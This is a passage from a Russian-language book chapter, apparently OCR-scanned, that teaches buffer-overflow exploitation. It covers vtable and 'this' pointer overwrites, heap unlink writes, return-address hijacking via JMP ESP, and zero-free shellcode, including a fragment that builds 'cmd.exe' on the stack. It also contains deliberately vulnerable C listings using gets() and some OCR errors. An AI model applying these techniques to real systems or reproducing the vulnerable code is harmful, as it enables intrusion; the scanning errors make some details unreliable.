встречается обращение к членам данного объекта (раздельная компиляция дает о себе знать). И хотя линкеры в подавляющем большинстве случаев успешно отсеивают лишние виртуальные таблицы, иногда они все-таки дублируются (но это уже слишком высокие материи для начинающих). В зависимости от «характера» выбранной среды разработки и профессионализма программиста виртуальные таблицы размещаются либо в секции .data (не защищенной от записи), либо в секции .rodata (доступной лишь для чтения), причем последний случай встречается значительно чаще.

Давайте для простоты рассмотрим приложение с виртуальными таблицами в секции .data. Если злоумышленнику удастся модифицировать один из элементов виртуальной таблицы, то при вызове соответствующей виртуальной функции управление получит не она, а совсем другой код! Однако добиться этого будет непросто! Виртуальные таблицы обычно размещаются в самом начале секции данных, то есть перед статическими буферами и достаточно далеко от автоматических буферов (более конкретное расположение указать невозможно, так как в зависимости от операционной системы стек может находиться как ниже, так и выше секции данных). Так что последовательное переполнение

здесь непригодно и приходится уповать на индексное, все еще остающееся теоретической экзотикой, робко осваивающей окружающий мир.

Модифицировать указатель на объект и/или указатель на виртуальную таблицу намного проще, поскольку они не только находятся в области памяти, доступной для модификации, но зачастую располагаются в непосредственной близости от переполняющихся буферов.

Модификация указателя this приводит к подмене виртуальных функций объекта. Достаточно лишь найти в памяти указатель на интересующую нас функцию (или вручную сформировать его в переполняющемся буфере) и установить на него this с таким расчетом, чтобы адрес следующей вызываемой виртуальной функции попал на подложный указатель. С инженерной точки зрения это достаточно сложная операция, поскольку, кроме виртуальных функций, объекты еще содержат и переменные, которые более или менее активно используют. Переустановка указателя this искажает их «содержимое», и очень может быть, что уязвимая программа рухнет раньше, чем успеет вызвать подложную виртуальную функцию. Можно, конечно, сымитировать весь объект целиком, но не факт, что это удастся. Сказанное относится и к указателю на объект, поскольку с точки зрения компилятора они скорее похожи, чем различны. Однако наличие двух различных сущностей дает атакующему свободу выбора — в некоторых случаях предпочтительнее затирать указатель this, в некоторых случаях – указатель на объект (листинги 4.4 и 4.5).

Листинг 4.4. Фрагмент программы, подверженной последовательному переполнению при записи, с затиранием указателя на таблицу виртуальных функций

```
class A{
public:
   virtual void f() { printf("legal\n");};
};
main()
{
   char buff[8]; A *a = new A;
   printf("passwd:");gets(buff);
   …
   a->f();
}
```

Листинг 4.5. Дизассемблерный листинг переполняющейся программы с краткими комментариями

```
.text:00401000 main      proc near            ; CODE XREF: start+AFvp
.text:00401000
.text:00401000 var_14    = dword ptr -14h     ; this
.text:00401000 var_10    = dword ptr -10h     ; *a
.text:00401000 var_C     = byte ptr -0Ch
.text:00401000 var_4     = dword ptr -4
.text:00401000
.text:00401000                   push   ebp
.text:00401001                   mov    ebp, esp
```

```
   :01003                   sub     esp, 14h
   :01003 ; открываем кадр стека и резервируем 14h стековой памяти
.t:00401003 ;
.t:00401006                 push    4
.t:00401008                 call    operator new(uint)
.t:0040100D                 add     esp, 4
.t:0040100D ; выделяем память для нового экземпляра объекта A и получаем указатель
.t:0040100D ;
text:00401010               mov     [ebp+var_10], eax
text:00401010 ; записываем указатель на объект в переменную var_10
text:00401010 ;
text:00401013               cmp     [ebp+var_10], 0
text:00401017               jz      short loc_401026
text:00401017 ; проверка успешности выделения памяти
text:00401017
text:00401019               mov     ecx, [ebp+var_10]
text:0040101C               call    A::A
text:0040101C ; вызываем конструктор объекта A
text:0040101C
text:00401021               mov     [ebp+var_14], eax
text:00401021 ; заносим возвращенный указатель this в переменную var_14
text:00401021 ;

text:00401023 loc_40102D:                                   ; CODE XREF: main+24^j
text:0040102D               mov     eax, [ebp+var_14]
text:00401030               mov     [ebp+var_4], eax
text:00401033 ; берем указатель this и перепрятываем его в переменную var_4
.t:00401030 ;
.t:00401033                 push    offset aPasswd  "passwd:"
.t:00401038                 call    _printf
.t:0040103D                 add     esp, 4
.t:0040103D ; выводим приглашение к вводу на экран
.t:0040103D ;
.t:00401040                 lea     ecx, [ebp+var_C]
.t:00401040 ; переполняющийся буфер расположен ниже указателя на объект и
.t:00401040 ; первичного указателя this, но выше порожденного указателя this,
.t:00401040 ; что делает последний уязвимым
text:00401040 ;
text:00401043               push    ecx
text:00401044               call    _gets
text:00401049               add     esp, 4
text:00401049 ; чтение строки в буфер
text:00401049 ;
.t:0040104C                 mov     edx, [ebp+var_4]
.t:0040104C ; загружаем уязвимый указатель this в регистр EDX
.t:0040104C ;
.t:0040104F                 mov     eax, [edx]
.t:0040104F ; извлекаем адрес виртуальной таблицы
.t:0040104F ;
.t:00401051                 mov     ecx, [ebp+var_4]
.t:00401051 ; передаем функции указатель this
```


Продолжение

Листинг 4.5 (*продолжение*)

```
.text:00401051
.text:00401054                  call    dword ptr [eax]
.text:00401054 ; вызываем виртуальную функцию – первую функцию виртуальной таблицы
.text:00401054 ;
.text:00401056                  mov     esp, ebp
.text:00401058                  pop     ebp
.text:00401059                  retn
.text:00401059 main             endp
```

Рассмотрим ситуацию, когда следом за переполняющимся буфером идет указатель на скалярную переменную p и сама переменная x, которая в некоторый момент выполнения программы по данному указателю и записывается (порядок чередования двух последних переменных не существенен, главное, чтобы переполняющийся буфер затирал их все). Допустим также, что с момента переполнения ни указатель, ни переменная не претерпевают никаких изменений (или изменяются предсказуемым образом). Тогда, в зависимости от состояния ячеек, затирающих оригинальное содержимое переменных x и p, мы сможем записать любое значение x по произвольному адресу p, осуществляя это «руками» уязвимой программы. Другими словами, мы получаем аналог функций Poke и PatchByte/PatchWord языков Бейсик и IDA-Си соответственно. Вообще-то на выбор аргументов могут быть наложены некоторые ограничения (например функция gets не допускает символа нуля в середине строки), но это не слишком жесткое условие, и имеющихся возможностей вполне достаточно для захвата управления над атакуемой системой (листинг 4.6).

Листинг 4.6. Фрагмент программы, подверженной последовательному переполнению при записи, с затиранием скалярной переменной и указателя на данные, поглощающие затертую переменную

```
data_ptr()
{
   char buff[8]; int x; int *p;
   printf("passws:"); gets(buff);
   ...
   *p = x;
}
```

ИНДЕКСЫ

Индексы являются своеобразной разновидностью указателей. Грубо говоря, это относительные указатели, адресуемые относительно некоторой базы. Смотрите, p[i] можно представить и как *(p+i), практически полностью уравнивая i и i в правах.

Модификация индексов имеет свои слабые и сильные стороны. Сильные – указатели требуют задания абсолютного адреса целевой ячейки, который обычно неизвестен, в то время как относительный вычисляется «на ура». Индексы, хранящиеся в переменных типа char, лишены проблемы нулевых символов. Индексы, хранящиеся в переменных типа int, могут беспрепятственно затирать ячейки, расположенные «выше» стартового адреса (то есть лежащие в млад

ших адресах), при этом старшие байты индекса содержат символы FFh, которые значительно более миролюбивы, чем символы нуля.

Однако если обнаружить факт искажения указателей практически невозможно (дублировать их значения в резервных переменных не предлагать), то оценить корректность индексов перед их использованием не составляет никакого труда, и многие программисты именно так и поступают (правда, «многие» еще не означает «все»). Другой слабой стороной индексов является их ограниченная «дальнобойность», составляющая ±128/256 байт (для индексов типа signed/unsigned char) и −2 147 483 648 байт для индексов типа signed int (листинг 4.7).

Листинг 4.7. Фрагмент программы, подверженной последовательному переполнению при записи, с затиранием индекса

```
index_ptr()
{
  char *p; char buff[MAX_BUF_SIZE]; int i;
  p = malloc(MAX_BUF_SIZE); i = MAX_BUF_SIZE;
  ...
  printf("passws:"); gets(buff);
  ...
  // if ((i < 1) || (i > MAX_BUF_SIZE)) ошибка
  while(i--) p[i] = buff[MAX_BUF_SIZE - i];
```

СКАЛЯРНЫЕ ПЕРЕМЕННЫЕ

Скалярные переменные, не являющиеся ни индексами, ни указателями, менее интересны для атакующих, поскольку в подавляющем большинстве случаев их возможности очень ограничены, однако на безрыбье сгодятся и они (совместное использование скалярных переменных вместе с указателями/индексами мы только что рассмотрели, сейчас же нас интересуют скалярные переменные сами по себе).

Рассмотрим случай, когда вслед за переполняющимся буфером расположена переменная buks, инициализируемая до переполнения, а после переполнения используемая для расчетов количества денег, снимаемых со счета (не обязательно счета злоумышленника). Допустим, программа тщательно проверяет входные данные и не допускает использования ввода отрицательных значений, однако не контролирует целостность самой переменной buks. Тогда, варьируя ее содержимое по своему усмотрению, злоумышленник без труда обойдет все проверки и ограничения (листинг 4.8).

Листинг 4.8. Фрагмент программы, подверженной переполнению, с затиранием скалярной переменной

```
ver_demo(float *money_account)
{
  char buff[MAX_BUF_SIZE]; float buks = CURRENT_BUKS_RATE;
  printf("input money:"); gets(buff);
```

Продолжение ⇩

Листинг 4.8 *(продолжение)*

```
    if (atof(buff)<0) ошибка! введите положительное значение
    ...
    *money_account -= (atof(buff) * CURRENT_BUKS_RATE);
}
```

При всей своей искусственности приведенный пример чрезвычайно наглядно Модификация скалярных переменных только в исключительных случаях приводит к захвату управления системой, но легко позволяет делать из чисел винегрет, а на этом уже можно сыграть! Но что же это за исключительные случаи? Во-первых, многие программы содержат отладочные переменные, оставленные разработчиками и позволяющие, например, отключить систему аутентификации. Во-вторых, существует множество переменных, хранящих начальные или предельно допустимые значения других переменных, например счетчиков цикла — for (a = b; a < c; a++) *p++ = *x++; очевидно, что модификация переменных b и c приведет к переполнению буфера p со всеми вытекающими отсюда последствиями. В-третьих... да мало ли что можно придумать — всего и не перечислишь! Затирание скалярных переменных при переполнении обычно не приводит к немедленному обрушению программы, поэтому такие ошибки могут долго оставаться необнаруженными. Будьте внимательными!

МАССИВЫ И БУФЕРЫ

Что интересного можно обнаружить в буферых? Прежде всего это строки, хранящиеся в PASCAL-формате, то есть с полем длины вначале, затирание которого порождает каскад вторичных переполнений. Про уязвимость буферов с конфиденциальной информацией мы уже говорили, а теперь, пожалуйста — конкретный, хотя и несколько наигранный пример!

Еще интересны буферы, содержащие имена открываемых файлов (можно заставить приложение записать конфиденциальные данные в общедоступный файл или напротив, навязать общедоступный файл взамен конфиденциального), тем более что несколько подряд идущих буферов, вообще говоря, не редкость (листинг 4.9):

Листинг 4.9. Фрагмент программы, подверженной последовательному переполнению при записи, с затиранием постороннего буфера

```
buff_demo()
{
    char buff[MAX_BUF_SIZE];
    char pswd[MAX_BUF_SIZE];
    ...
    fgets(pswd, MAX_BUF_SIZE, f);
    ...
    printf("passwd:"); gets(buff);
    if (strncmp(buff, pwsd, MAX_BUF_SIZE))
                        // неправильный пароль
    else
                        // правильный пароль
}
```

СПЕЦИФИЧЕСКИЕ ОСОБЕННОСТИ РАЗЛИЧНЫХ ТИПОВ ПЕРЕПОЛНЕНИЯ

Рассматривая различные механизмы переполнения и обсуждая их возможные последствия, ранее мы не касались таких «организационных» вопросов, как, например, порядок размещения переполняющихся буферов, затираемых переменных и служебных структур данных в оперативной памяти. Теперь пришло время восполнить этот пробел.

В СТЕКЕ...

Переполнения автоматических буферов наиболее часты и наиболее коварны. Часты — потому что размер таких буферов жестко (*hardcoded*) определяется еще на этапе компиляции, а процедура проверки корректности обрабатываемых данных зачастую отсутствует или реализована с грубыми ошибками. Коварны — потому что в непосредственной близости от автоматических буферов присутствует адрес возврата из функции, модификация которого позволяет злоумышленнику осуществить передачу управления на произвольный код (рис. 4.1).




Рис. 4.1. Карта распределения стековой памяти

Еще в стеке содержится указатель на фрейм (он же кадр) материнской функции, сохраняемый компилятором перед открытием фрейма дочерней функции. Вообще-то оптимизирующие компиляторы, поддерживающие технологию «плавающих» фреймов, обходятся и без этого, используя регистр-указатель вершины кадра как обычный регистр общего назначения, однако даже поверхностный анализ обнаруживает большое количество уязвимых приложений с кадром внутри, так что этот прием атаки все еще остается актуальным. Модификация кадра стека срывает адресацию локальных переменных и аргументов материнской функции и дает возможность управлять ими по своему усмотрению. Установив кадр материнской функции на «свой» буфер, злоумышленник может «засунуть» в материнские переменные (аргументы) любые значения (в том числе и заведомо некорректные, поскольку проверка допустимости аргументов

обычно выполняется до вызова дочерних функций, а корректность автоматических переменных после их инициализации проверяют только параноики).

ВНИМАНИЕ

После возврата из дочерней функции все принадлежащие ей локальные переменные автоматически освобождаются, поэтому использовать дочерний буфер для хранения материнских переменных нельзя (точнее, не рекомендуется, но если действовать осторожно — то можно). Обратитесь к куче, статической памяти или автоматической памяти параллельного потока, воздействуя на нее косвенным образом.

Выше кадра стека располагаются сохраненные значения регистров, восстанавливаемые при выходе из функции. Если материнская функция хранит в одном или нескольких таких регистрах критические переменные (например, указатели, в которые что-то записывается), мы можем свободно воздействовать на них по своему усмотрению.

Дальше начинается область, «оккупированная» локальными переменными (и переполняющимся буфером в том числе). В зависимости от прихоти компилятора последний может быть расположен как наверху кадра стека, так и в гуще локальных переменных — это уже как повезет (или не повезет — с точки зрения жертвы). Переменные, находящиеся «ниже» переполняющегося буфера, могут быть затерты при последовательном переполнении — самом распространенном типе переполнения. Переменные, находящиеся «выше» переполняющегося буфера, затираются лишь индексным переполнением, которое мало распространено.

Наконец, выше кадра стека находится только небо и звезды, пардон — свободное стековое пространство. Затирать тут особенно нечего, и эта область памяти используется в основном для служебных нужд shell-кода. При этом следует учитывать следующее:

- объем стека не безграничен и упирается в определенный лимит, так что выделять гигабайты памяти все-таки не стоит;
- если один из спящих объектов процесса-жертвы неожиданно проснется, содержимое свободной стековой памяти окажется искажено, и, чтобы этого не случилось, shell-код должен подтянуть регистр ESP к верхнему уровню, резервируя необходимое количество байт памяти;
- поскольку стековая память, принадлежащая потоку, выделяется динамически по мере его распухания, всякая попытка выхода за пределы сторожевой страницы (*page guard*) завершается исключением, поэтому либо не запрашивайте более 4 Кбайт, либо прочитайте хотя бы по одной ячейке из каждой резервируемой страницы, двигаясь снизу вверх. Подробнее об этом можно прочитать у Рихтера.

В зависимости от ограничений, наложенных на предельно допустимую длину переполняющегося буфера, могут затираться те или иные локальные переменные или служебные структуры данных. Очень может статься, что до адреса возврата просто не удастся «дотянуться», а даже если и удастся — не факт, что

функция не грохнется задолго до своего завершения. Допустим, за концом строкового переполняющегося буфера располагается указатель, из которого после переполнения что-то читается (записывается). Поскольку переполнение буфера неизбежно затирает указатель, всякая попытка чтения оттуда вызывает неотлеженное исключение и — как следствие — аварийное завершение программы. Причем затереть адрес возврата, подсунув указателю корректный адрес, скорее всего, не удастся, так как в операционных системах семейства Windows все гарантированно доступные адреса лежат значительно ниже 01010101h — наименьшего адреса, который только можно внедрить в середину строкового буфера (подробнее см. раздел «Запрещенные символы»). Так что буферы, расположенные внизу кадра стека, для переполнения все же предпочтительнее.

За концом адреса возврата начинается область памяти, принадлежащая материнским функциям и содержащая: аргументы дочерней функции, автоматические переменные материнской функции, сохраненные регистры, кадр стека праматеринской функции, адрес возврата в праматеринскую функции и т. д. Теоретически переполняющийся буфер может все это затереть (ну бывают же такие буйные буферы), практически же — это либо ненужно, либо неосуществимо. Если мы можем навязать программе корректный адрес возврата (то есть адрес возврата, указывающий на shell-код или любую точку «родного» кода программы), то в материнскую функцию она уже не вернется и все махинации с материнскими переменными останутся незамеченными. Если же навязать корректный адрес возврата по тем или иным причинам невозможно, то материнская функция тем более не сможет получить управления.

Большую информацию несет чтение материнской области памяти (см. ранее раздел «Указатели и индексы») — здесь действительно можно встретить много чего интересного: конфиденциальные данные (типа паролей и номеров кредитных карт), дескрипторы секретных файлов, которые невозможно открыть обычным образом, сокеты установленных TCP-соединений (почему бы их не использовать для обхода брандмаузеров?) и т. д.

Модификация аргументов дочерней функции менее перспективна, хотя временами и бывает полезной. Среди аргументов Си/Си++-программ традиционно много указателей. Обычно это указатели на данные, но встречаются и указатели на код. Последние более перспективны, поскольку позволяют захватывать управление программой до ее обрушения. Указатели на данные, конечно, тоже хороши (особенно те из них, что позволяют записывать по навязанным адресам навязанные данные, то есть работают как Бейсик-функция POKE), однако, чтобы дотянуться до своих аргументов при последовательном переполнении уязвимого буферы, необходимо пересечь ячейки памяти, занятые адресом возврата...

В затирании адреса возврата есть одна интересная тонкость: адрес возврата — это абсолютный адрес, и, если мы хотим передать управление непосредственно на сам переполняющийся буфер, нам либо приходится надеяться на то, что в уязвимой программе переполняющийся буфер окажется по такому-то адресу (а это не факт), либо искать механизм передачи управления на вершину стека. Червь Love San решает проблему путем подмены адреса возврата на адрес машинной инструкции JMP ESP, расположенной во владениях операционной

системы. Недостатки такой методики очевидны: во-первых, она не срабатывает в тех случаях, когда переполняющийся буфер расположен ниже вершины стека, а во-вторых, местоположение инструкции JMP ESP тесно связано с версией операционной системы, и получается как в той поговорке: «За что боролись, на то и напоролись». К сожалению, более прогрессивных методик передачи управления пока не придумано...

В КУЧЕ...

Буферы, расположенные в динамической памяти, также подвержены переполнению. Многие программисты, ленивые от природы, сначала выделяют буфер фиксированного размера, а затем определяют, сколько памяти им реально необходимо, причем ситуацию недостатка памяти обработать традиционно забывают. В куче чаще всего встречаются переполняющиеся буферы двух типов: элементы структур и динамически выделяемые блоки памяти.

Допустим, в программе имеется структура demo, содержащая в том числе и буфер фиксированного размера (листинг 4.10).

Листинг 4.10. Пример структуры с переполняющимся буфером внутри (он выделен полужирным)

```
strict demo
{
   int    a;
   char   buf[8];
   int    b;
}
```

Неосторожное обращение с обрабатываемыми данными (например, отсутствие нужных проверок в нужном месте) может привести к возможности переполнения буферы buf и как следствие — затиранию расположенных за ним переменных. В первую очередь это переменные-члены самой структуры (в данном случае — переменная b), стратегия модификации которых вполне типична и подчиняется тем же правилам — общим для всех переполняющихся буферов. Менее очевидна возможность затирания ячеек памяти, лежащих за пределами выделенного блока памяти. Кстати, для буферов, монопольно владеющих всей выделенным блоком памяти, это единственно возможная стратегия переполнения вообще. Взгляните на следующий код (листинг 4.11). Как вы думаете, что здесь можно переполнить?

Листинг 4.11. Пример динамического блока памяти, подверженного переполнению

```
#define MAX_BUF_SIZE     8
#define MAX_STR_SIZE     256
char *p;
...
p = malloc(MAX_BUF_SIZE);
...
strncpy(p, MAX_STR_SIZE, str);
```

Долгое время считалось, что переполнять здесь особенно и нечего. Максимум — можно устроить банальный DoS, но целенаправленно захватить управление жертвой невозможно в силу хаотичности распределения динамических блоков по памяти. Базовый адрес блока p, вообще говоря, случаен, и за его концом может быть расположено все что угодно, в том числе и невыделенный регион памяти, всякое обращение к которому приводит к немедленному исключению, аварийно завершающему программу.

На самом деле все это не более чем расхожие заблуждения. Сегодня переполнением динамических буферов никого не удивишь. Эта технология широко и небезуспешно используется в качестве универсального (!) средства захвата управления. Нашумевший червь Slapper — один из немногих червей, поражающий UNIX-машины, — распространяется именно так. Как же такое возможно? Попробуем разобраться...

Выделение и освобождение динамической памяти действительно происходит довольно сумбурно — беспорядочно, и за концом нашего блока в произвольный момент времени может быть распложен любой другой блок. Даже при последовательном выделении нескольких блоков памяти, никто не может гарантировать, что при каждом запуске программы они будут выделяться в одном и том же порядке, поскольку это зависит от размера и порядка освобождения предыдущих выделяемых буферов. Тем не менее архитектура служебных структур данных, пронизывающая динамическую память своеобразным несущим каркасом, легко предсказуема, хотя и меняется от одной версии библиотеки компилятора к другой.

Существует множество реализаций динамической памяти, и различные производители используют различные алгоритмы. Выделяемые блоки памяти могут быть нанизаны и на дерево, и на одно-, двухсвязный список, ссылки на который могут быть представлены как указателями, так и индексами, хранимыми либо в начале/конце каждого выделяемого блока, либо в отдельной структуре данных. Причем последний способ реализации по ряду причин встречается крайне редко.

Рассмотрим следующую организацию динамической памяти, при которой все выделяемые блоки соединены посредством двухсвязных списков, указатели на которые расположены в начале каждого блока (рис. 4.2), причем смежные блоки памяти не обязательно должны находиться в соседних элементах списка, так как в процессе многократных операций выделения/освобождения список неизбежно фрагментируется, а постоянная дефрагментация обходится довольно дорого.

Переполнение буфера приводит к затиранию служебных структур следующего блока памяти и как следствие — к возможности их модификации. Но что это нам дает? Ведь доступ к ячейкам всякого блока осуществляется по указателю, возвращенному программе в момент его выделения, а отнюдь не по «служебному» указателю, который мы собираемся затереть! Служебные указатели используются исключительно функциями `malloc/free` (и другими подобными им). Искажение указателя на следующий/предыдущий блок позволяет навязать адрес следующего выделяемого блока, например, «наложив» его на доступный нам

буфер, но никаких гарантий, что это получится, у нас нет. При выделении блока памяти функция malloc ищет наиболее подходящий с ее точки зрения регион свободной памяти (обычно это первый свободный блок в цепочке, совпадающий по размеру с запрошенным), и не факт, что наш регион ей подойдет. Короче говоря, не воодушевляющая перспектива получается.

указатель на следующий блок в цепочке	блок памяти 1
указатель на предыдущий блок в цепочке	
размер	
статус (занят/свободен)	
память, выделенная блоку	
указатель на следующий блок в цепочке	блок памяти 2
указатель на предыдущий блок в цепочке	
размер	
статус (занят/свободен)	
память, выделенная блоку	
...	...

Рис. 4.2. Карта приблизительного распределения динамической памяти

Освобождение блоков памяти — другое дело! Для уменьшения фрагментации динамической памяти функция free автоматически объединяет текущий освобождаемый блок со следующим, если тот тоже свободен. Поскольку смежные блоки могут находиться на различных концах связывающего их списка, перед присоединением чужого блока памяти функция free должна «выбросить» его из цепочки. Это осуществляется путем «склейки» предшествующего и последующего указателей, что в псевдокоде выглядит приблизительно так: **указатель на следующий блок в цепочке = указатель на предыдущий блок в цепочке*. Постойте, но ведь это... Да! Это аналог бейсик-функции POKE, позволяющий нам модифицировать любую ячейку уязвимой программы!

Подробнее об этом можно прочитать в статье «Once upon a free()...», опубликованной в 39h-номере электронного журнала PHRACK, доступного по адресу www.phrack.org. Статья перегружена техническими подробностями реализации динамической памяти в различных библиотеках и написана довольно тяжелым языком, но ознакомится с ней, безусловно, стоит.

Как правило, возможность записи в память используется для модификации таблицы импорта с целью подмены некоторой API-функции, гарантированно вызываемой уязвимой программой вскоре после переполнения («вскоре» —

потому что часы ее уже сочтены — целостность ссылочного каркаса динамической памяти нарушена, и это неустойчивое сооружение в любой момент может рухнуть, пустив программу в разнос). К сожалению, передать управление на переполняющийся буфер, скорее всего, не удастся, так как его адрес наперед неизвестен и тут приходится импровизировать. Во-первых, злоумышленник может разместить shell-код в любом другом доступном ему буфере с известным адресом (см. далее раздел «В секции данных...»). Во-вторых, среди функций уязвимой программы могут встретиться и такие, что передают управление на указатель, переданный им с тем или иным аргументом (условимся называть такую функцию функцией `f`). После чего останется найти API-функцию, принимающую указатель на переполняющийся буфер, и подменить ее адрес адресом функции `f`. В Си++-программах с их виртуальными функциями и указателями `this` такая ситуация случается не так уж и редко, хотя и распространенной ее тоже не назовешь. Но при проектировании shell-кода на универсальные решения закладываться, вообще говоря, и не приходится. Проявите инженерную смекалку, удивите мир!

Будьте заранее готовы к тому, что в некоторых реализациях кучи вы встретитесь не с указателями, а с индексами, в общем случае представляющими собой относительные адреса, отсчитываемые либо от первого байта кучи, либо от текущей ячейки памяти. Последний случай встречается наиболее часто (в частности, штатная библиотека компилятора MS VC 6.0 построена именно так), поэтому имеет смысл рассмотреть его поподробнее. Как уже говорилось выше, абсолютные адреса переполняющего буфера наперед неизвестны и непредсказуемым образом изменяются под воздействием ряда обстоятельств. Адреса же ячеек, наиболее соблазнительных для модификации, напротив, абсолютны. Что делать? Можно, конечно, исследовать стратегию выделения/освобождения памяти для данного приложения на предмет выявления наиболее вероятных комбинаций — кое-какие закономерности в назначении адресов переполняющимся буферам, безусловно, есть. Методично перебирая все возможные варианты один за другим, атакующий рано или поздно захватит управление сервером (правда, перед этим несколько раз его завесит, демаскируя атаку и усиливая бдительность администраторов).

В СЕКЦИИ ДАННЫХ...

Переполняющиеся буферы, расположенные в секции данных (статические буферы) — настоящая золотая жила с точки зрения злоумышленника! Это единственный тип буферов, адреса которых явно задаются еще на этапе компиляции (вообще-то не компиляции, а компоновки, но это уже детали) и постоянны для каждой конкретной версии уязвимого приложения, независимо от того, на какой операционной системе она выполняется.

Самое главное — секция данных содержит огромное количество указателей на функции/данные, глобальные флаги, дескрипторы файлов и кучи, имена файлов, текстовые строки, буферы некоторых библиотечных функций... Правда, до всего этого богатства еще предстоит «дотянуться», и, если длина переполня-

ющегося буфера окажется жестко ограничена сверху (как часто и случается) атакующий не получит от последнего никаких преимуществ!

К тому же, если стек и куча *гарантированно* содержат указатели в определенных местах и поддерживают более или менее универсальные механизмы захвата управления, то в случае со статическими буферами атакующему остается надеяться лишь на удачу. А удача, как известно, баба подлая, и переполнения статических буферов носят единичный характер, всегда развивающийся по уникальному сценарию, не допускающему обобщающей классификации.

СЕКРЕТЫ ПРОЕКТИРОВАНИЯ SHELL-КОДА

Попытка реализовать собственный shell-код неминуемо наталкивает атакующего на многочисленные ограничения, одни из которых обходятся путем хитроумных хаков и извращений, с другими же приходится мириться, воспринимая их как неотъемлемую часть жестоких сил природы.

ЗАПРЕЩЕННЫЕ СИМВОЛЫ

Строковые переполняющиеся буферы (в особенности те, что относятся к консольному вводу и клавиатуре) налагают жесткие ограничения на ассортимент своего содержимого. Самое неприятное из которых заключается в том, что символ ноля на всем протяжении строки может встречаться лишь однажды и лишь на конце строки (правда, это ограничение не распространяется на UNICODE-строки). Это затрудняет подготовку shell-кода и препятствует выбору произвольных целевых адресов. Код, не использующий нулевых байт, принято называть Zero Free кодом, и техника его подготовки — настоящая Кама-Сутра.

ИСКУССТВО ЗАТИРАНИЯ АДРЕСОВ

Рассмотрим ситуацию, когда следом за переполняющимся буфером идет уязвимый указатель на вызываемую функцию (или указатель this), а интересующая злоумышленника функция root располагается по адресу 00401000h. Поскольку только один символ, затирающий указатель, может быть символом ноля, то непосредственная запись требуемого значения невозможна и приходится хитрить.

Начнем с того, что в 32-разрядных операционных системах (к которым, в частности, принадлежит Windows NT и многие клоны UNIX'а) стек, данные и код большинства приложений лежат в узком диапазоне адресов: 00100000h—0x0000000h, то есть как минимум один ноль у нас уже есть — и это старший байт адреса. В зависимости от архитектуры процессора он может располагаться как по младшим, так и по старшим адресам. Семейство x86-процессоров держит его в старших адресах, что, с точки зрения атакующего, очень даже хорошо, поскольку

мы можем навязать уязвимому приложению любой XxYyZzh-адрес при усло-
вии, что Xx, Yy и Zz не равны нолю.

Теперь давайте рассуждать творчески: позарез необходимый нам адрес 401000h
в прямом виде недостижим в принципе. Но, может быть, нас устроит что-ни-
будь другое? Например, почему бы не начать выполнение функции не с перво-
го байта? Функции с классическим прологом (коих вокруг нас большинство)
начинаются с инструкции PUSH EBP, сохраняющей значение регистра EBP в сте-
ке. Если этого не сделать, то при выходе функция непременно грохнется, но...
это уже будет неважно (свою миссию функция выполнила, и все, что было нужно
атакующему, она сделала). Хуже, если паразитный символ поля встречается
в середине адреса или присутствует в нем дважды, например — 50000h.

В некоторых случаях помогает способ коррекции существующих адресов. До-
пустим, затираемый указатель содержит адрес 5000FAh. Тогда для достижения
желаемого результата атакующий должен затереть один лишь младший сим-
вол адреса, заменив FAh символом ноля.

Как вариант можно попробовать поискать в дизассемблерном листинге коман-
ду перехода (вызова) интересующей нас функции, — существует вероятность,
что она будет располагаться по «правильным» адресам. При условии, что целе-
вая функция вызывается не однажды и вызовы следуют из различных мест
(а обычно именно так и бывает), вероятность того, что хотя бы один из адресов
нам «подойдет», весьма велика.

Следует также учитывать, что некоторые функции ввода не вырезают символ
перевода каретки из вводимой строки, чем практически полностью обезору-
живают атакующих. Непосредственный ввод целевых адресов становится
практически невозможным (ну что интересного можно найти по адресу
0AXxYyh?), коррекция существующих адресов теоритически вполне осуществи-
ма, но на практике встретить подходящий указатель крайне маловероятно
(фактически мы ограничены лишь одним адресом ??000A, где ?? — прежнее
значение уязвимого указателя). Единственное, что остается, — полностью за-
тереть все 4 байта указателя вместе с двумя следующими за ним байтами. Тогда
мы сможем навязать уязвимому приложению любой FfXxYyZz, где Ff > 00h. Этот
регион обычно принадлежит коду операционной системы, прикладным дина-
мическим библиотекам и драйверам. С ненулевой вероятностью здесь можно
найти машинную команду, передающую управление по целевому адресу.
В простейшем случае это CALL адрес/JMP адрес (что маловероятно), а в более
общем — CALL регистр/JMP регистр. Обе — двухбайтовые команды (FF Dx и FF Ex
соответственно), и в памяти таких последовательностей сотни! Главное, что-
бы на момент вызова затертого указателя (а значит, и на момент передачи
управления команде CALL регистр/JMP регистр) выбранный регистр содержал
требуемый целевой адрес.

Штатные функции консольного ввода интерпретируют некоторые символы
особым образом (например, символ с кодом 008 удаляет символ, стоящий перед
курсором), и они отсеиваются еще до попадания в уязвимый буфер. Следует
быть готовым и к тому, что атакуемая программа контролирует корректность

поступающих данных, откидывая все нетекстовые символы или, что еще хуже, приводит их к верхнему/нижнему регистру. Вероятность успешной атаки (если только это не DoS-атака) становится исчезающе мала.

ПОДГОТОВКА SHELL-КОДА

В тех случаях, когда переполняющийся строковой буфер используется для передачи двоичного shell-кода (например, головы червя), проблема нулевых символов стоит чрезвычайно остро — нулевые символы содержатся как в машинных командах, так и на концах строк, передаваемых системным функциям в качестве основного аргумента (обычно это "cmd.exe" или "/bin/sh").

Для «изгнания» нулей из операндов машинных инструкций следует прибегнуть к адресной арифметике. Так, например, MOV EAX,01h (B8 00 00 00 01) эквивалентно XOR EAX,EAX/INC EAX (33 C0 40). Последняя запись, кстати, даже короче. Текстовые строки (вместе с завершающим нолем в конце) также могут быть сформированы непосредственно на вершине стека (листинг 4.12).

Листинг 4.12. Размещение строковых аргументов на стеке с динамической генерацией завершающего символа ноля

```
00000000: 33C0              xor   eax,eax
00000002: 50                push  eax
00000003: 682E657865        push  06578652E ;"exe."
00000008: 682E636D64        push  0646D632E ;"dmc."
```

Как вариант, можно воспользоваться командой XOR EAX,EAX/MOV [XXX], EAX, вставляющей завершающий ноль в позицию XXX, где XXX — адрес конца текстовой строки, вычисленный тем или иным способом (см. далее раздел «В поисках самого себя»).

